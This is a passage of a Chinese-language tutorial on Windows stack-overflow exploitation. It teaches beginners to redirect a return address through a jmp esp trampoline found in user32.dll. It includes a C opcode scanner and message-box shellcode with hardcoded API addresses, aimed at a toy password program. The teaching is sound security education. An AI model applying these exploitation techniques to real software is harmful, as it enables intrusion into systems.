密码验证程序读入一个畸形的密码文件，竟然蹦出了一个消息框！
Word在解析doc文档时，不知有多少个内存复制和操作的函数调用，如果哪一个有溢出漏洞，那么office读入一个畸形的word文档时，会不会弹出个消息框，开个后门，起个木马啥的？
IIS和APACHE在解析WEB请求的时候，也不知道有多少内存复制操作，如果存在溢出漏洞，那么攻击者发送一个畸形的WEB请求，会不会导致server做出点奇怪的事情？
RPC调用中如果出现……

上面说的并不是危言耸听，全都是真实世界中曾经出现过的漏洞攻击案例。本节的例子是现实中的漏洞利用案例的精简版，用来阐述基本概念并验证技术可行性。随着后面的深入讨论，您会发现漏洞研究是多么有趣的一门技术。

在本节最后，我给出一个课后作业和几个思考题——因为下一讲可能会稍微隔几天，大家不妨自己动手练习练习，记住光听课是没有的，动手非常重要！

课后作业：如果您细心的话，在点击上面的ok按钮之后，程序会崩溃：




图12

图12

这是因为MessageBoxA调用的代码执行完成之后，我们没有写安全退出的代码的缘故。您能把我给出的二进制代码稍微修改下，使之能够在点击之后干净利落的退出进程么？

如果你能做到这一点，不妨把你的解决方案也拿出来和大家一起分享，一起进步。

思考题：

1：我反复强调，buffer的位置在实验中需要自己在调试中确定，不同机器环境可能不一样。
大家都知道，程序运行中，栈的位置是动态变化的，也就是说buffer的内存地址可能每次都不一样，在真实的漏洞利用中，尤其是遇到多线程的程序，每次的缓冲区位置都是不同的。那么我们怎么保证在函数返回时总能够准确的跳回buffer，找到植入的代码呢？

比较通用的定位植入代码（shellcode）的方法我会在后面的讲座中系统介绍，这里先提一下，大家可以思考思考

2：我也反复强调，API的地址需要自己确定，不同环境会有不同。这样植入代码的通用性还是会大打折扣。有没有通用的定位windows API的方法呢？

以上两个问题是影响windows平台下漏洞利用稳定性的两个很关键的问题。我选择了windows平台来讲解，是为了照顾初学者对linux的进入门槛和windows下美轮美奂的调试工具。但windows的溢出是相对linux较难的，进入简单，深造难。不过我相信大家能啃下来的。

为了不至于在一节课中引入太多新东西，我在本节课中均采用现场调试确定的方法，并没有考虑通用性问题。在这里鼓励大家积极思考，有想法别忘了在跟贴中分享出来。

==========

第6讲 shellcode初级_定位缓冲区

精勤求学，敦笃励志

跟贴中看到已经有不少朋友成功的完成了前面的所有例题，今天我们在前面的基础上，继续深入。每一讲我都会引入一些新的知识和技术，但只有一点点，因为我希望在您读完贴之后就能立刻消化吸收，这是标准的循序渐进的案例式学习方法

另外在今天开始之前，我顺便说一下后面的教学计划：

我会再用3～4次的讲座来阐述shellcode技术，确保大家能够在比较简单的漏洞场景下实现通用、稳定的溢出利用程序（exploit）

之后我会安排一次“期中考试”，呵呵，时间初步定在元旦的三天假期内。“期中考试”以exploit me的形式给出。不用担心，如果你掌握了我每堂课的内容，相信一定能独立完成这些exploit me的。

“优秀答卷”会有奖励，这个我和看雪正在筹划之中，不过提前告诉大家，至少我的书《0day安全：软件漏洞分析与利用》和看雪的《加密与解密第3版》是少不了的，至于有没有新的赞助和奖品，请大家留意最近论坛上的通知吧。

学习是一件枯燥的事情，包括安全技术在内。我只能让这枯燥和晦涩的技术尽量变得生动有趣，但这并不意味着随随便便就能领会其中的内涵。精勤求学，敦笃励志的精神永远是需要的，不光是安全技术，学习任何东西

都需要。

大家打起精神来，在学几次，说不定在获得exploit的乐趣的同时，还能赚点好处呢。呵呵。

好了，在开始今天课程之前，先回忆下第5讲在结束时，我提出的windows平台下的几个关键问题：

1：缓冲区距离返回地址间的距离确定，或者说缓冲区大小的确定。一般我们通过调试可以直接看出缓冲区的大小。但是实际漏洞利用中，有时缓冲区的大小甚至是动态 的，这台机器上返回地址是200个字节的偏移，下个机器就可能变成208字节了。


2：定位shellcode的位置。栈帧中的缓冲区地址经常是不定的，尤其是在windows平台下。要想在淹没返回地址后准确的返回到shellcode上，像第5讲那样直接在调试中查出来写死在password.txt文件中肯定不行

3：定位需要的API。在shellcode中一般要完绑定端口建立socket侦听等功能，需要调用一系列windowsAPI。这些API的入口地址根据操作系统的版本，补丁版本会有很大差异。像第5讲中那样直接把API地址查出来是没办法写出稳定的，通用的shellcode的

4：shellcode对特定字节的敏感。在跟贴中已经有同学发现这个问题了，strcpy，fscan对于一些特定的字节有特殊的处理，如串截断符0x00等。当限制较少时，编写shellcode还可以通过选用特殊指令来避免这些值，但有时会限制比较苛刻，这将对shellcode的开发带来很大困难——用汇编写程序本来就够难了，还要考虑指令对应的机器码的值
5：shellcode的大小也很重要。即便是高手，完成一个比较通用的用于绑定端口的shellcode也要300～400字节。当缓冲区非常狭小时，有什么办法能够优化shellcode让它变得更精悍些呢？

这些内容就是接下来几讲我们将要关注的东西。今天我们主要来看第2个问题，怎样做到比较通用和稳定的确定缓冲区（shellcode）的位置。

回忆第5讲中的代码植入实验，当我们可以用越界的字符完全控制返回地址后，需要将返回地址改写成shellcode在内存中的起始地址。在实际的漏洞利用过程中，由于动态链接库的装入和卸载等原因，windows进程的函数栈帧很有可能会产生“移位”，即shellcode在内存中的地址是会动态变化的，因此像第5讲中那样将返回地址简单地覆盖成一个定值的作法往往不能让exploit奏效。






图1

因此，要想使exploit不致于10次中只有2次能成功地运行shellcode，我们必须想出一种方法能够在程序运行时动态定位栈中的shellcode。

回顾第5讲中实验在verify_password函数返回后栈中的情况：





图2

绿色的线条体现了代码植入的流程：将返回地址淹没为我们手工查出的shellcode起始地址0x0012FAF0，函数返回时这个地址被弹入EIP寄存器，处理器按照EIP寄存器中的地址取指令，最后栈中的数据被处理器当成指令得以执行。

红色的线条则点出了这样一个细节：在函数返回的时候，ESP恰好指向栈帧中返回地址的后一个位置！

一般情况下，ESP寄存器中的地址总是指向系统栈中且不会被溢出的数据破坏。函数返回时，ESP所指的位置恰好是我们所淹没的返回地址的下一个位置。

注意：函数返回时ESP所指位置与函数调用约定、返回指令等有关。如retn 3与retn 4在返回后，ESP所指的位置都会有所差异。






图3

由于ESP寄存器在函数返回后不被溢出数据干扰，且始终指向返回地址之后的位置，我们可以使用上图所示的这种定位shellcode的方法来进行动态定位：

用内存中任意一个jmp esp指令的地址覆盖函数返回地址，而不是原来用手工查出的shellcode起始地址直接覆盖

函数返回后被重定向去执行内存中的这条jmp esp指令，而不是直接开始执行shellcode

由于esp在函数返回时仍指向栈区（函数返回地址之后），jmp esp指令被执行后，处理器会到栈区函数返回地址之后的地方取指令执行。

重新布置shellcode。在淹没函数返回地址后，继续淹没一片栈空间。将缓冲区前边一段地方用任意数据填充，把shellcode恰好摆放在函数返回地址之后。这样jmp esp指令执行过后会恰好跳进shellcode。

这种定位shellcode的方法使用进程空间里一条jmp esp指令做“跳板”，不论栈帧怎么“移位”，都能够精确的跳回栈区，从而适应程序运行中shellcode内存地址的动态变化。

下面就请和我一起把第5讲中的password.txt文件改造成上述思路的exploit，并加入安全退出的代码避免点击消息框后程序的崩溃。

我们必须首先获得进程空间内一条jmp esp指令的地址作为“跳板”。

第5讲中的有漏洞的密码验证程序已经加载了user32.dll，所以我们准备使用user32.dll中的jmp esp指令做为跳板。这里给出两种方法获得跳转指令。第一种当然是编程了，自己动手，丰衣足食。事实上所有的问题都能够通过自己编程来解决的。这是我的程序

```
#include <windows.h>
#include <stdio.h>
#define DLL_NAME "user32.dll"
main()
{
   BYTE* ptr;
   int position,address;
   HINSTANCE handle;
   BOOL done_flag = FALSE;
   handle=LoadLibrary(DLL_NAME);
   if(!handle)
   {
      printf(" load dll erro !");
      exit(0);
   }

   ptr = (BYTE*)handle;

   for(position = 0; !done_flag; position++)
   {
      try
      {
         if(ptr[position] == 0xFF && ptr[position+1] == 0xE4)
         {
            //0xFFE4 is the opcode of jmp esp
            int address = (int)ptr + position;
            printf("OPCODE found at 0x%x\n",address);
         }
      }
      catch(...)
      {
         int address = (int)ptr + position;
         printf("END OF 0x%x\n", address);
         done_flag = true;
      }
   }
}
```

jmp esp对应的机器码是0xFFE4，上述程序的作用就是从user32.dll在内存中的基地址开始向后搜索0xFFE4，如果找到就返回其内存地址（指针值）。

如果您想使用别的动态链接库中的地址如“kernel32.dll”,“mfc42.dll”等；或者使用其他类型的跳转地址如call esp，jmp ebp等的话，也可以通过对上述程序稍加修改而轻易获得。

除此以外，还可以通过OllyDbg的插件轻易的获得整个进程空间中的各类跳转地址。

这里给出这个插件，点击下载插件OllyUni.dll： OllyUni.rar(备份:https://download.csdn.net/download/whatday/10683470)

把它放在OllyDbg目录下的Plugins文件夹内，重新启动OllyDbg进行调试，在代码框内单击右键，就可以使用这个插件了，如图：





图4

搜索结束后，点击OllyDbg中的“L”快捷按钮，就可以在日志窗口中查看搜索结果了。

运行我们自己编写程序搜索跳转地址得到的结果和OllyDbg插件搜到的结果基本相同，如图：






图5

注意：跳转指令的地址将直接关系到exploit的通用性。事实上kernel32.dll与user32.dll在不同的操作系统版本和补丁版本中，也是有所差异的。最佳的跳转地址位于那些“千年不变”且被几乎所有进程都加载的模块中。选择哪里的跳转地址将直接影响到exploit的通用性和稳定性。

这里不妨采用位于内存0x77DC14CC处的跳转地址jmp esp作为定位shellcode的“跳板”————我并不保证这个地址通用，请你在自己的机器上重新搜索。

在制作exploit的时候，还应当修复第5讲中的shellcode无法正常退出的缺陷。有几种思路，可以恢复堆栈和寄存器之后，返回到原来的程序流程，这里我用个简单点的偷懒的办法，在调用MessageBox之后通过调用exit函数让程序干净利落的退出。

这里仍然用dependency walker获得这个函数的入口地址。如图，ExitProcess是kernel32.dll的导出函数，故首先查出kernel32.dll的加载基址：0x7C800000，然后加上函数的偏移地址：0x0001CDDA，得到函数入口最终的内存地址0x7C81CDDA。




图6

写出的shellcode的源代码如下：

```
#include <windows.h>
int main()
{
   HINSTANCE LibHandle;
   char dllbuf[11] = "user32.dll";
   LibHandle = LoadLibrary(dllbuf);
   _asm{
            sub sp,0x440
            xor ebx,ebx
            push ebx // cut string
            push 0x74736577
            push 0x6C696166//push failwest
```

```
        .                       .

        mov eax,esp //load address of failwest
        push ebx
        push eax
        push eax
        push ebx

        mov eax,0x77D804EA // address should be reset in different OS
        call eax //call MessageboxA

        push ebx
        mov eax,0x7C81CDDA
        call eax //call exit(0)
    }
}
```

为了提取出汇编代码对应的机器码，我们将上述代码用VC6.0编译运行通过后，再用OllyDbg加载可执行文件，选中所需的代码后可直接将其dump到文件中：

